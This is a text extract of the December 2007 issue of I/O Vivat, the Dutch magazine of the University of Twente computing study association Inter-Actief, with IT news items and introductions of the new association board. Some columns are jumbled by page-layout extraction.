

# I/O Vivat

Jaargang 23, nummer 1,

December 2007

ISSN: 1389-0468

Oplage: 1800

I/O Vivat is het periodiek orgaan van Inter-Actief (de studievereniging voor Informatica, BedrijfsInformatie Technologie en Telematica) en ENIAC, de alumnivereniging voor Informaticastudenten van de Universiteit Twente.

## Redactie

Alexander Spanenburg (voorzitter), Jan-Willem Dijkshoorn, Michel Jansen, Bram van de Laar, Tom Palsma, Mark Timmer

## Gastschrijvers

Rick Leunissen, Mattijs Ugen, Pim van der Toolen, Joep Peeters, Elger van der Wel, Jan Boersma, Gerrit van der Hoeven, Irma Veldman, Berend van den Brink, Werner Diersen, Arthur van Bunningen, Jeroen Broekhuijsen

## Drukker

Van den Bosch & Fikkert



## Adressen

E-mail: [vivat@inter-actief.net](mailto:vivat@inter-actief.net)  
Telefoon: 053-4893756  
Fax: 053-4894571  
Postadres: Inter-Actief  
Postbus 217  
7500 AE Enschede  
Internet: [www.inter-actief.net](http://www.inter-actief.net)

Dank aan alle inzenders van kopij. De studievereniging wil de adverterende bedrijven bedanken voor de goede samenwerking.

Copyright © 2007 Studievereniging Inter-Actief.

Foto cover: 'Oil rig', Photo courtesy of Travel Alberta, Smithsonian Institution, Washington D.C., VSA

# Een nieuw jaar

Een nieuw collegejaar, een nieuwe jaargang van de I/O Vivat! Ook dit jaar zal er weer hard gewerkt worden vier I/O Vivats te creëren, vol met artikelen op (B)IT-gebied en ENIAC.

Over ENIAC gesproken, die hebben een klassieker in een nieuw jasje gestoken: deze keer geen "Wie, wat, waar" maar een "Alumnus in Focus". Jeroen Broekhuijsen bijt het spits af met een artikel over zijn werk bij TNO.

Ook vanuit de vereniging is genoeg binnengekomen. Het negenentwintigste bestuur heeft het stokje overgenomen van het achtentwintigste en verhaalt over de wissel en zichzelf; SNiC en Shell worden door resp. henzelf en Jan Boersma.

Wat er verder nog in staat? Dat moet u zelf maar ontdekken...

Rest mij, zoals een goede gewoonte is, u veel leesplezier te wensen! ■

Jan-Willem Dijkshoorn, technisch redacteur I/O Vivat

# Inhoud



Shell IT Case (pag. 14)

“Het 29e bestuur heeft zoals elk jaar weer veel plannen die ze hopelijk ook zullen uitvoeren. Maar we zijn deze vijf heren nu eigenlijk? In deze eerste I/O Vivat van hun bestuursjaars krijgen zij het woord.”

**7**

“Some people are now afraid of their children being affected negatively by these occasions. The fast increase of cyberporn and its characteristics have triggered a debate. It handles about if and how we should protect ourselves against this phenomenon.”

**18**

“De kans is dus klein dat als jij ook rijk willen worden, je moet gaan bezighouden met het uitwisselen van video's van het avondeten. Maar wat dan? Het moet toch mogelijk zijn om nuttige applicaties te kunnen bedenken zonder eerst feestjes te geven?”

**25**

Op bezoek bij... Sqills (pag. 33)

**3** Nieuws

*Inter-Actief:*

**6** Van de voorzitter

**7** Een nieuw jaar, een nieuw bestuur

**12** SNiC 2007

**14** Shell IT Case

■

*Afdeling INF:*

**17** Wat zoekt Van der Hoeven...

**18** Cyberporn

■

*ENIAC:*

**21** Van de voorzitter

**24** Bowlen met ENIAC!

**25** Rijk worden, Context Awareness en de Softmeetingplanner

**29** Alumnus in Focus

■

*Overigen:*

**33** Op bezoek bij... Sqills

**35** Virussen, wormen, trojans




## Online gaan (nog) steeds vol risico's

Het internet wordt steeds gevaarlijker! Volgens het "Tendrapport 2007" van GOVCERT.NL, dat in de zomer aan staatssecretaris Bijleveld van Binnenlandse zaken is aangeboden, neemt de cybercriminaliteit in Nederland steeds grotere vormen aan; botnets, phishing en malware worden qua grootte in het rapport in één adem genoemd met de internationale drugshandel. Een ander rapport, het Internet Security Threat Report van Symantec, staat Nederland in de top drie van landen met phishingsites in de EMEA-regio (Europa, het Midden-Oosten en Afrika).

Omdat mensen phishingsites voor het overgrote deel nog steeds vanuit spammailtjes bezoeken door op een aanbieding voor Viagra of nep-Roloxen in te gaan, heeft de anti-spambeweging tot nu toe haar pijlen vooral gericht op het offline halen van spamverstuurders; "Onverstandig", zeggen onderzoekers van de in San Diego gelegen University of California. Zij hebben onderzoek gedaan naar spam en concluderen dat het veel nuttiger is om de servers neer te halen die de websites hosten waarheen spam verwijst: deze servers zijn meestal minder geavanceerd opgezet dan de spamverstuurvarianten en als die worden uitgeschakeld is de spam zijn doel kwijt.

De staatssecretaris is zich bewust van de problemen en wil zich richten op goede voorlichting voor gebruikers: dat is geen overbodige luxe aangezien de consument hun pc slecht beveiligen, blijkt uit een onderzoek van McAfee. Niet geactualiseerde virusscanners en geïnstalleerde maar niet geactiveerde firewalls zijn eerder regel dan uitzondering; ook mailtjes en attachments bij mailtjes waarvan men niet weet of ze veilig zijn worden wel geopend. De conclusie van het McAfee-rapport is dan ook dat de consument beter geïnformeerd worden, en daar gaat Bijleveld zich dan ook voor inzetten.

Dat het openen van attachments nog steeds niet veilig is, bericht Eweek: nadat er al spam in PDF werd verzonden is sinds een aantal maanden ook Excel het doelwit. Zogeheten "Pump-and-dump stock spam", spam die valselijk aandelen aanprijst, wordt verstuurd in bestanden als 'invoice20202.xls', "stock information-3572.xls" en "requested report.xls" en waarschijnlijk door bepaalde zombiecomputers en botnets verstuurd. "Excel is a logical progression from older formats, and the spammers are always looking for something new to bypass anti-spam engines," volgens Rebecca Steinberg Herson, senior director marketing van Commtouch, in Sunnyvale, Calif. "It used to be spelling tricks, and then the anti-spam engines got more sophisticated and caught on; more recently, spammers have tried sending images, but after a while, many anti-spam engines developed the capability to block this method of spam. Then PDF ... so the spammers needed a new format to try," zo zei zij.



Bronnen: Computer!Totaal augustus 2007, "Internet steeds gevaarlijker"; GOVCERT.nl, "Tendrapport 2007"; <http://www.webwereld.nl/articles/47951/nederland-in-europese-topdrie-phishingsites.html>; <http://www.computertotaal.nl/web/Artikelpaginas/Nieuws-artikel/Nederland-in-topdrie-phishingsites.htm>; Automatisering Gids, "Verplaatst strijd tegen spam naar het web"; <http://ucsdnews.ucsd.edu/newsrel/science/08-07InternetScamsDK-.asp>; Nu.nl/Internet, "Consumenten overschatten beveiliging van hun pc's", 1 oktober 2007; Nu.nl/Internet, "Spammers ontdekken Excel", 27 juli 2007; eWeek, "Excel Latest Vehicle for 'Pump-and-Dump' Spam", 24 juli 2007

## Hackers herstellen geweld

Nu.nl meldt ons ook dat hackers er in geslaagd zijn het gewelddadige en daarom in de Verenigde Staten gecensureerde spel Manhunt 2 weer net zo gewelddadig te maken als dat het in een aantal landen verboden eerste instantie alleen voor volwassenen was. In Nederland, waarvoor de Amerikaanse ESRB, de keuringsinstantie in de VS, een nieuwe versie van het spel een update gestuurd voor de oude versie, die ervoor zorgde de boel vastloopt.



De affaire lijkt ietwat op de rel rond de 'Hot Coffee mod': Grand Theft Auto: San Andreas (ook van Rockstar) explodieren van een extra module toegankelijk werden. De keuringsinstantie in de VS, een nieuwe versie van het spel een update gestuurd voor de oude versie, die ervoor zorgde de boel vastloopt.



De ESRB vindt de situatie in Manhunt 2 wel anders dan die in GTA: SA: omdat het geweld alleen te zien is na wat ze noemden 'ongoorloofde aanpassingen' aan de nieuw gekeurd te worden.

hackers hadden ontdekt dat er in het spel ciete seksscènes verstopt zaten die door het Rockstar heeft toen onder druk van de ESRB, uitgebracht waar de scènes niet in zaten en dat als je probeerde een seksscène te starten

in GTA: SA: omdat het geweld alleen te zien is na wat ze noemden 'ongoorloofde aanpassingen' aan de nieuw gekeurd te worden.

Bron: Nu.nl, "Hackers herstellen geweld in Manhunt 2", 5 november 2007

## Nieuwe online vertalingen nog niet perfect

Zowel Microsoft als Google hebben dit jaar een nieuwe vertaaldienst opgezet: begin september werd zonder al te veel ophef de Windows Live Translator geïntroduceerd, die gebruik maakt van de software van het Franse bedrijf Systran, ook de motor achter Babelfish. De Google Translator bestaat al wat langer, maar kan sinds een aantal maanden ook vertalen van en naar het Nederlands. Beide vertalers kunnen zowel stukken tekst als websites vertalen.

De vertaling is nog niet optimaal, maar over het algemeen redelijk te begrijpen. De Google vertaler lijkt het ook beter te doen dan de Microsoft-variant: de tekst "Windows Live Translator, dat nog in een teststadium verkeert, maakt gebruik van de vertaalssoftware van het Franse bedrijf Systran. Dat is ook de drijvende kracht achter Babelfish, de oudste en wellicht bekendste online vertaaldienst, en tegenwoordig eigendom van Yahoo." wordt door de Microsoft-vertaler vertaald naar het Engels als "Windows Live Translator, that finds oneself still at a test stage, uses of the translation software of the French company Systran. That is also the floating strength behind Babelfish, the senior and possibly most known online vertaaldienst, and present property of Yahoo." en door de Google Vertaler als "Windows Live Translator, which is still in a testing stage, uses the translation from the French company Systran. This is also the driving force behind Babelfish, the oldest and perhaps best-known online translation service, and now owned by Yahoo."

Waar de Microsoft-vertaler duidelijk meer moeite mee heeft is synoniemen en homoniemen: als ik een zin uit "Candide ou l'optimisme" van Voltaire vanuit het Frans naar het Engels vertaal krijg ik wat vreemde zaken: "Madame la baronne, qui pesait environ trois cent cinquante livres, (...) "Sa fille Cunégonde, âgée de dix-sept ans, était haute en couleur, fraîche, grasse, appétissante.." wordt vertaald als "Madam the baroness, who weighed approximately three hundred and fifty books, (...) His/her Cunégonde daughter, seventeen years old, was colourful, fresh, fatty, appétissante." door Microsoft en door Google als "Madam Baroness, which weighed about three hundred and fifty pounds, (...) His daughter Kinga, aged seventeen years, was highly colorful, fresh, oily appetizing."

Dat online vertalingen nog niet helemaal state-of-the-art zijn, bewijst een kleine diplomatieke hik in de betrekkingen van Nederland met Israël: het ministerie van Buitenlandse Zaken wilde graag van tevoren een aantal vragen weten die

## Stemcomputer in de ban

Goed nieuws voor alle mensen die nog weleens ouderwetsch willen stemmen: in 2009 zal weer worden gestemd met rood potlood en papier. Een commissie onder leiding van oud-minister Frits Korthals Altes adviseerde staatssecretaris Bijleveld met papier te stemmen en met een machine te tellen, omdat dan controle en eventuele hertelling mogelijk zijn.



Al sinds het invoeren van de machines is er argwaan: men vertrouwt de machines niet en de controle vanuit de burger is vrijwel onmogelijk. Dit noopte een aantal mensen in 2006 een website te starten: [www.wijvertrouwenstemcomputersniet.nl](http://www.wijvertrouwenstemcomputersniet.nl) Op deze website verzamelden zij alle bezwaren en problemen met de machines en bleven bij het kabinet aandringen op herziening van het besluit uit 1997 stemmachines toe te staan. Een van deze problemen is dat de software waarmee de computers uitgerust zijn niet vrijgegeven is en dus niet ocontroleerbaar.

De rapporten die onlangs zijn uitgebracht, "Stemmachines, een verweesd dossier" en "Stemmen met vertrouwen" vegen de vloer aan met de processen rondom het in gebruik nemen van de machines en het gebruik van de machines zelf. De mogelijkheid tot controle is onvoldoende, zo vinden zij.

Nedap, een van de twee stemmachinefabrikanten in Nederland, verwacht geen grote problemen voor het bedrijf nu de stemmachines in de ban zijn gedaan: ze leveren op dit moment alleen nog onderhoud. Bovendien zeggen ze in 2011 de stemmachines zodanig aangepast te hebben dat ze voldoen aan de nieuwe eisen: een print met streepjescode die dan door een ander apparaat gescand wordt en zo wordt de stem alsnog en controleerbaar digitaal verwerkt. Van SDU, de andere producent, heeft de redactie geen officiële reactie kunnen vinden.



Bronnen: Automatisering Gids, "Schaf stemcomputers af" (27 september 2007), "Verbod stemmachines geen strop voor Nedap" (28 september 2007); Nu.nl, 'Schaf stemcomputers af' (27 september 2007), "Stemmachine Nedap was onterecht goedgekeurd" (1 oktober 2007); Technisch Weekblad, "Aanpassen stemcomputers volstaat", 6 oktober 2007.

een groep journalisten voor minister Verhagen zou hebben: de e-mail die ze kregen begon met "Hello bud, Enclosed five of the questions in honor of the foreign minister: The mother your visit in Israel is a sleep to the favor or to the bed your mind on the conflict are Israeli Palestinian, and on relational Israel Holland" en ging verder met dergelijke nonsens, met veel referentie naar de moeder van de heer Verhagen. Onderzoek leerde dat de journalisten niet voldoende Engels spreken en gebruik hadden gemaakt van een online vertaler. The Jerusalem Post verklaarde waarom er gevraagd wordt naar de slaapkamer van mevrouw Verhagen: "As for the references to the foreign minister's "mother" - the Babelfish Web site had translated the Hebrew word for "if" (ha'im) as the similar word for mother (ha'ima). Other mistakes included "bandages of the knitted domes" instead of "Dome of the Rock" and one question that read: "Why we did not heard on mutual visits of main the states of Israel and Holland, this is in the country of this."

Bronnen: Nu.nl, "Microsoft komt met vertaaldienst", 10 september 2007, "Google komt met Nederlandse vertaaldienst", 15 november 2007, "Automatische vertaling leidt tot 'diplomatiek incident'", 8 november 2007, The Jerusalem Post, "Journalists' junket to the Netherlands gets lost in translation"

## Water via de telefoon

Studenten van de New York University hebben een systeem ontwikkeld dat je waarschuwt als je planten water nodig hebben of meer of minder licht. Een aantal sensoren bij de plant staat draadloos in verbinding met een computer met database met de eisen die voor de desbetreffende plant gelden; als er bepaalde drempelwaarden overschreden worden stelt de computer zich met de eigenaar in verbinding via de telefoon met behulp van het open-sourcetelefoniesysteem Asterisk. Er is een speciale website voor opgezet: [www.botanicalls.com](http://www.botanicalls.com)

Bron: Automatisering Gids, "Je cactus aan de telefoon ... hij wil water", 26 juli 2007

## Computer lacht zich een breuk

"A man walks into a bar. "Ouch!" Niet grappig, wel herkenbaar als grap: nadat onze eigen Anton Nijholt in 1996 een congres organiseerde rondom het thema humor in algoritmevorm, ter gelegenheid van het 15-jarig bestaan van de toenmalige faculteit Informatica, zijn wetenschappers van de universiteit van Cincinnati (Ohio) beziggeweest een computerprogramma te maken dat grappen rond woordspelingen zoals hierboven kan begrijpen. Het programma kreeg eerst een database met woorden uit een kinderwoordenboek en daarna uitleg over hoe woorden een dubbele betekenis kunnen hebben. The Sydney Morning Herald meldt dan dat "When presented with a text, the programme uses that knowledge to work out how new words may relate to each other, and what they probably mean. If it fails to find a word that matches its context, it rummages around in a digital pronunciation guide for similar-sounding words. And if any of those words are a better fit for the rest of the sentence, the passage is flagged, ha ha, as a joke. So far, the joke-bot only understands rather leaden puns and still delivers a blank look when facing more complex stuff or dead-pan humour."

De grappen zijn, voor menselijke begrippen, nogal flauw:

- Mother to boy: "My, you've been working in the garden a lot this summer."

- Boy: "I have to, because teacher told me to work a lot" (thus a pun on working the soil and doing schoolwork)."

Bron: Automatisering Gids, "Computer komt niet meer bij van het lachen", 3 augustus 2007; New Scientist Tech, "Sharing a joke could help man and robot interact", 1 augustus 2007; The Sydney Morning Herald, "Ctrl + Alt + Del if you've heard this one before", 2 augustus 2007

## Second Life niet heel druk gebruikt



Computer!Totaal meent dat Second Life in Nederland weleens een beetje geflopt zou kunnen zijn: van de ongeveer 300.000 geregistreerde Nederlanders is het merendeel niet erg actief. Veel van het maakt een avatar

aan en laat deze dan alleen. De ongeveer 17.000 die wel actief is, is dat dan ook in fanatieke mate. Al eerder kwam uit onderzoek naar voren dat in het bedrijfsleven Second Life minder populair is dan uit de media lijkt: bijna de helft van de Nederlandse ondernemers heeft zelfs nog nooit van de virtuele wereld gehoord te hebben en slechts 10 procent neemt in overwegen in Second Life een winkel te openen.

Dat het ook anders kan, bewijst IBM: zij heeft een richtlijn opgesteld voor alle werknemers hoe zich in Second Life, Entropia Universe, Forterra, There en meer van dergelijke online werelden en MMORPGs. De regels zijn vrij logisch en volgen uit de gewone wereld: discrimineer en pest niet, spreek geen gevoelige informatie door met vreemden en een nieuwe versie van de 'Golden Rule': "Be a good 3D Netizen". Kledingvoorschriften zitten niet in de richtlijn, omdat dat niet past bij het idee van de virtuele wereld, maar er wordt wel gesteld dat men "especially sensitive to the appropriateness of your avatar or persona's appearance when you are meeting with IBM clients or conducting IBM business" moet zijn.

Bron: Computer!Totaal, "Second Life geflopt?", augustus 2007; Nu.nl/Internet, "Gedragscode voor IBM'ers in Second Life", 27 juli 2007; The Washington Post, "IBM Guidelines Govern Virtual Employees", 26 juli 2007

## En verder in het nieuws...

- De Britse National Health Service gaat het gebruik van een online psychiater vergoeden: de wachtlijsten in de psychiatrie zijn zo lang dat het gebruik van de online zelfhulp noodzakelijk is om patiënten zo snel mogelijk te helpen en psychiaters te ontlasten.

- De sekspop krijgt concurrentie: volgens de internationale schaakmeester David Levy stelt in zijn proefschrift dat mensen in de toekomst net zo vaak en misschien nog vaker seks zullen hebben met robots dan met elkaar.

- DOS plagiaat noemen mag: Sir Harold Evans heeft in zijn boek *They made America from the steam engine to the search engine: two centuries of innovation* (2004) de geschiedenis van het besturingssysteem, ontwikkeld door Tim Paterson en verkocht aan Bill Gates, beschreven; Evans meldt daar ook in wat veel mensen al jaren dachten, namelijk dat Dos wel erg veel leek op CP/M van wijlen Gary Kildall. Paterson stapte naar de rechter en kreeg ongelijk.

- Met behulp van geluidssensoren gemaakt bij de Pacific Northwest National Laboratory kunnen brouwers tegenwoordig bekijken hoe de gisting van het bier verloopt zonder het vat te hoeven aftappen; de ingenieur hopen dat hun vinding beter bier zal gaan opleveren.

- 2007 is het jaar van de jubilea: de cd 'The Visitors' van Abba was 25 jaar geleden de eerste cd ooit; wat langer geleden, in 1947, is de eerste transistor gebouwd.

- De Chileen Rodrigo Alonso heeft een nieuwe zitsculptuur gemaakt van computerschroot, epoxyhars en gesmolten aluminium; de zogeheten N+EW (No More Electronic Waste) Stool is een aanklacht tegen de consumptiemaatschappij. Kosten: € 1400,- exclusief verzendkosten uit Chili.



# **ADVERTENTIE**

# **Vanderlande**

# I.C.T.S.V. Inter-Actief

## De eerste keer

Het is misschien een cliché titel, toch is het iets dat de afgelopen weken vaak in mijn hoofd speelde. Het begon al maanden geleden, aan het eind van de zomervakantie. Na een redelijk lange tijd zoeken was het kandidaatsbestuur rond en jawel. Na een aantal keer op en neer mailen en tussen de verschillende vakanties door plannen was het zover, voor de eerste keer kwamen wij als bestuur bij elkaar.

Gelukkig was het niet de eerste keer dat we elkaar tegenkwamen en kenden we elkaar al redelijk goed. Het merendeel was ook al langer bekend en met Joep als laatste aanvulling was het rond. Tijdens “de eerste keer” bij elkaar klikte het meteen goed en er kon gekeken worden naar de taakverdeling. Het voorstel van het huidig (nu oud-)bestuur lag er en na een korte discussie en veel vragen kwamen we tot de conclusie dat we het eens waren met het voorstel. Verder met het verdelen van de commissies en verantwoordelijkheden.

Tijdens onze inwerkperiode waren er uiteraard ook weer veel nieuwe dingen, maar wat er voor ons als bestuur uitsprong was het schrijven van ons beleidsplan. Waar begin je, hoe bouw je het op en het belangrijkste, wat zet je erin?

Op 22 oktober, slechts enkele minuten voor twaalf, was het dan zover. De eerste keer voorzitter van de Inter-Actief-ALV. Ook dit gaat misschien cliché klinken maar ik vind het nog steeds een eer om aan het roer van deze vereniging te mogen staan.

Uiteraard is er ook een eerste keer dat je tegen problemen oploopt: dat begon tijdens de ALV. Zo kom je er al vrij snel achter dat hoe goed je ook denkt dat je beleidsplan is, er toch altijd zaken zijn waar de ALV terecht een sterke mening over heeft. Al met al zijn we de ALV goed doorgekomen, evenals, daar komt het al, de eerste borrel als voorzitter.

Verder zijn er nog meer eerste keren. De eerste keer BV'en, de eerste keer je kamerdienst missen, de eerste commissievergadering en natuurlijk de eerste keer een Vivat-stukje schrijven. ■



**Rick Leunissen**  
voorzitter 2007-2008



Het was weer een spannende zoektocht, maar uiteindelijk is het Inter-Actief gelukt om weer een nieuw bestuur te vormen. Sinds september liepen de vijf kersverse bestuursleden al rond bij I-A als kandidaat-bestuur en op de ALV op 22 oktober werden zij officieel gecharcheerd.

Het 29<sup>e</sup> bestuur heeft zoals elk jaar weer veel plannen die ze hopelijk ook zullen uitvoeren. Maar we zijn deze vijf heren nu eigenlijk? In deze eerste I/O Vivat van hun bestuursjaars krijgen zij het woord.



## Een nieuw jaar, een nieuw bestuur

### Het 29<sup>e</sup> bestuur stelt zich voor

#### Rick Leunissen – Voorzitter

##### Over mezelf, mijn levensverhaal

Op 25 augustus 1986 kwam ik ter wereld in het ziekenhuis van Heerlen. Mijn ouders woonden op dat moment in het dorpje Ulestraten in de buurt van Maastricht, waar ik dan ook ben opgegroeid. Zoals iedereen ging ook ik naar de basisschool, in mijn geval basisschool de Triangel. Deze heb ik als jonge leerling in 8 jaar afgerond en daarna ging ik verder op de middelbare school, waar ik begon in de brugklas havo/vwo. Dit werd daarna nog een jaar havo/vwo gevolgd door vier jaar atheneum. In de vierde werd mijn profielkeuze Economie en Maatschappij, waarvan ik mijn diploma ondertussen al een tijdje op zak heb.

Allemaal mooi en aardig die studie, maar in mijn jonge jaren deed ik meer dan naar school gaan. Ik was vooral buiten te vinden en vooral sporten deed ik vrij veel. Al voordat ik mijn zwemdiploma's binnen had deed ik al aan wedstrijdzwemmen, later kwam daar nog voetbal, tennis en conditietraining bij. De laatste paar jaren van mijn middelbare school kwam daar



ook nerden bij, aangezien ik toen ook veel tijd besteedde aan gamen.

Aan al dit sporten en gamen kwam een einde toen ik op mijn 17e Ulestraten achter me liet om op kamers te gaan. Aangezien mijn studiekeuze Bedrijfsinformatietechnologie was en dit alleen in Enschede mogelijk was werd dit mijn nieuwe thuis. De planning was om te gaan voetballen en tennissen, uiteindelijk is dit zeilen geworden. Naast zeilen hoop ik elke zomer weer geld bij elkaar te kunnen sprokkelen om te gaan golfsurfen of wakeboarden. Door het jaar heen ben ik vooral bezig met mijn studie wat verbazingwekkend goed gaat. Daarnaast ben ik vrij vaak in de kroeg te vinden of actief bezig voor studievereniging Inter-Actief of studentenzeilvereniging Euros Zeilen. Ondertussen zit ik in mijn vierde jaar en bevalt het studentenleven nog prima.

#### Voorzitter

Maar hoe kom je er dan opeens bij om je kandidaat te stellen voor het Inter-Actief-bestuur? Mijn studie verliep vrij makkelijk en om de tijd op te vullen begon ik met een commissie

bij Inter-Actief. Na een jaar commissie-ervaring, ondertussen zelfs drie commissies, begon ik al te twijfelen over Inter-Actief-bestuur. Uiteindelijk besloot ik dat ik eerst verder moest met mijn studie. Na nog een jaar studeren en een stuk of zeven commissies verder wist ik zeker dat ik een bestuur wou gaan doen. Hierbij begon ik te twijfelen tussen Euros Zeilen, de centrale Introductie-Kommissie en het Inter-Actief-bestuur. Na een tijdje nadenken en afwegen bleek dat Inter-Actief-bestuur er toch echt met kop en schouders bovenuit stak, vandaar de keuze om me kandidaat te stellen. Mijn voorkeur lag op de functie van voorzitter of extern. Uiteindelijk is het voorzitter geworden, een functie waar ik ontzettend veel zin in heb. ■

#### Mattijs Ugen – Secretaris / Functionaris Interne Betrekkingen

Alweer ruim 21 jaar geleden vond een verder niet genoemde dokter het nodig een snede in mijn moeder te maken om mij van mijn dwarsliggende gedrag te ontdoen. Na een korte periode in het ziekenhuis mocht ik mee met moeders naar huis, in een klein dorpje in de provincie Groningen genaamd Meeden.

Na een viertal jaren was het tijd om van de zandbak naar een heuse school te verhuizen, waar ik de vol-



gende acht jaar doorbracht. Hier kwam ik voor het eerst in aanraking met het fenomeen computer, in eerste instantie in de vorm van een Apple Macintosh Classic. Dit fenomeen bleek dermate interessant dat het niet lang duurde voor er ook in huize Ugen een lief klein rekenend kubusje te vinden was.

Na het avontuur op de basisschool was het hoog tijd voor een nieuwe school. Deze was na kort rondkijken gevonden in de vorm van de Scholengemeenschap Winkler Prins

der onduidelijke redenen. Nog steeds verdenk ik mijn decaan van het beïnvloeden van deze keuze... Gelukkig bleef het 'lang-leve-de-lol-beleid' goed samengaan met het halen van de vakken. De middelbare school werd dan ook afgesloten met ruime cijfers.

Na tijdens deze middelbareschoolperiode al ruim om mij heen te hebben gekeken – ik wist al langer wat ik wilde studeren, maar nog niet waar – was de keuze voor de Universiteit Twente niet moeilijk meer. In het

vijf mensen een zestal functies moet vullen. De functies die mij bedeed zijn zijn die van secretaris en functionaris interne betrekkingen. Dit zal dus betekenen dat het komende jaar zowel de schriftelijke communicatie als het leden- en kamerbeleid op mijn schouders moeten rusten. ■

### Pim van der Toolen – Penningmeester

Daar zit je dan, in de trein op weg naar Tilburg in alle vroegte en geen idee wat je nou precies moet schrijven. Laten we beginnen met het makkelijkste gedeelte. Ik ben Pim, ik ben 20 jaar en doe op het moment Business & IT (BIT). Tijdens mijn bestuursjaar ben ik derdejaars. Hoe ik hier ben gekomen? Vrij makkelijk eigenlijk, ik sta er zelf ook nog steeds van te kijken.

Ik heb in Duiven mijn vwo gedaan en ben geslaagd voor het profiel Natuur en Techniek met best redelijke cijfers. Tot en met een half jaar voor mijn examen wist ik altijd wel dat ik 'iets' met computers wou gaan doen. Maar ja, urenlang zitten programmeren achter een pc was ook niet iets waar ik op zat te wachten. Tot ik mij aanmeldde voor een open dag in Twente, onder andere voor deze studie. Ik was meteen verkocht. Een grote nadruk op IT maar niet dag in dag uit ermee bezig zijn. Ik heb daarna niet veel verder meer gekeken in het land, het relatief groene Enschede trok mij toch wel naar zich toe.



Het eerste jaar was ik een voorbeeldige student: veel uitgaan en feesten maar toch zijn P halen. Van activisme had ik nog niet veel gehoord.

Totdat ik vaker in de borrelkelder aanwezig was en doorhad dat achter de bar staan me toch wel erg leuk leek. Vervolgens ben ik in de Bo-

**"Omdat er nooit een overvloed aan kandidaten is, konden de mensen van het bestuur moeilijk om mij heen."**

te Veendam. De onderbouwlocatie doet nog altijd wat aan als een gevangenis, iets wat onder de leerlingen zo af en toe ook wel op deze manier ervaren wordt. Een voorliefde voor technische dingen en bèta-vakken was vroeger wel te merken in de vorm van een voorkeur voor LEGO Technic boven Barbies, maar kwam op deze middelbare school beter boven water. Na een goede verstandhouding met de wiskunde- en andere bèta-docenten op de onderbouw werd er wederom verhuisd, dit keer slechts een paar straten verderop, naar de bovenbouw.

Pas aanbeland op de bovenbouw sloeg de wat kleine puber een beetje los. Een voorliefde voor gitarenherrie en wijde kleding duurde niet lang, ook het wat langere haar liet niet lang op zich wachten. De voorliefde voor techniek en computers bleef echter, evenals de ijverige scholier die toch altijd zijn cijfers wist te halen. Dit mondde uiteindelijk uit in een keuze voor het profiel Natuur en Techniek, aangevuld met Biologie voor de nodige kennis van de omgeving, Maatschappijleer voor de lol, Informatica uit interesse en Economie voor ver-



eerste jaar wordt er hier hard geprobeerd de verse studenten actief te maken, waardoor ik na de eerste paar weken de eerste vergadering van de Eerstejaarscommissie bij Inter-Actief mocht meemaken. Deze leuke ervaring werd na het eerste jaar – waarna er gezien de naam van de commissie een nieuwe Eerstejaarscommissie wordt gevormd – leek het mij toch leuk om actief te blijven bij Inter-Actief, een vereniging die me inmiddels aan het hart ging. Het organiseren van verscheidene activiteiten leek me wel een leuke bezigheid, vandaar dat ik vanaf dat moment een vast lid van de aXi was. Deze commissie doe ik op het moment van schrijven nog steeds met veel plezier.

Na drie jaar actief te zijn geweest voor een leuke en gezellige studievereniging vond ik het tijd om mijn interesse voor een bestuursfunctie kenbaar te maken. Omdat er nooit een overvloed aan kandidaten is, konden de mensen van het bestuur moeilijk om mij heen. Op het moment van schrijven ben ik dan ook kandidaat voor maar liefst twee functies in het bestuur, iets wat onontkoombaar is als een bestuur van

Cie gegaan en kwam meer en meer in aanraking met *Inter-Actief*. Langzaam maar zeker werd het me duidelijk hoe gaaf het zou zijn om een jaar lang bestuur hiervan te doen, veel contact met 'jouw' leden hebben en leuke activiteiten te organiseren en in de tussentijd ook nog wat leren. Dit riep ik een half jaar lang, dus zodra ik me kandidaat kon stellen heb ik dat dan ook direct gedaan. Na wat overleg met de rest van het toekomstige bestuur heb ik de taak van penningmeester opgenomen. Dit lijkt me een erg gave ondersteunende taak waarbij je in de tussentijd nog genoeg tijd over hebt om nog meer te kunnen betekenen voor *Inter-Actief*. Ik zie dat ik alweer moet overstappen op een andere trein, dus ik hoop je snel in de kamer te zien! ■

### Joep Peeters – Functionaris Externe Betrekkingen

Na bovenstaande heren is het mijn beurt. Wie ik ben, wat ik doe en hoe ik hier kwam zal ik hieronder kort uiteenzetten. Mijn naam is Joep Peeters, student Informatica en Telematica aan de ons aller bekende Universiteit Twente. Op dit moment begin ik aan mijn derde jaar, niet als student, maar als bestuurder van *Inter-Actief*.

### Biografie

Ongeveer 22 jaar geleden op 28 november 1985 ben ik geboren in Etten-Leur, gelegen in het gezellige Noord-Brabant in de buurt van Breda. Mijn volledige jeugd heb ik hier doorgebracht: na acht jaar op de basisschool te hebben doorgebracht ben ik op het gymnasium begonnen, waar ik na drie jaar kennismaken met de klassieke talen doorgaan ben op het atheneum. Enkele jaren hierna ben ik hiervoor geslaagd en ben ik gaan nadenken over mijn vervolgstudie. Al snel viel mijn oog op de campus in het verre Twente. Ondanks dat de opties Delft of Eindhoven qua afstand logischer



leken was ik gecharmeerd van het groene, ruim opgezette universiteits-terrein en heb ik besloten juist hier informatica te gaan studeren. Het gevolg was dat ik mijn boeltje bij elkaar moest pakken om te verhuizen naar Enschede. Hier heb ik de eerste twee jaar met plezier op de campus gewoond waarna de gezelligheid van het centrum van Enschede lonkte en ik hierheen ben verhuisd.

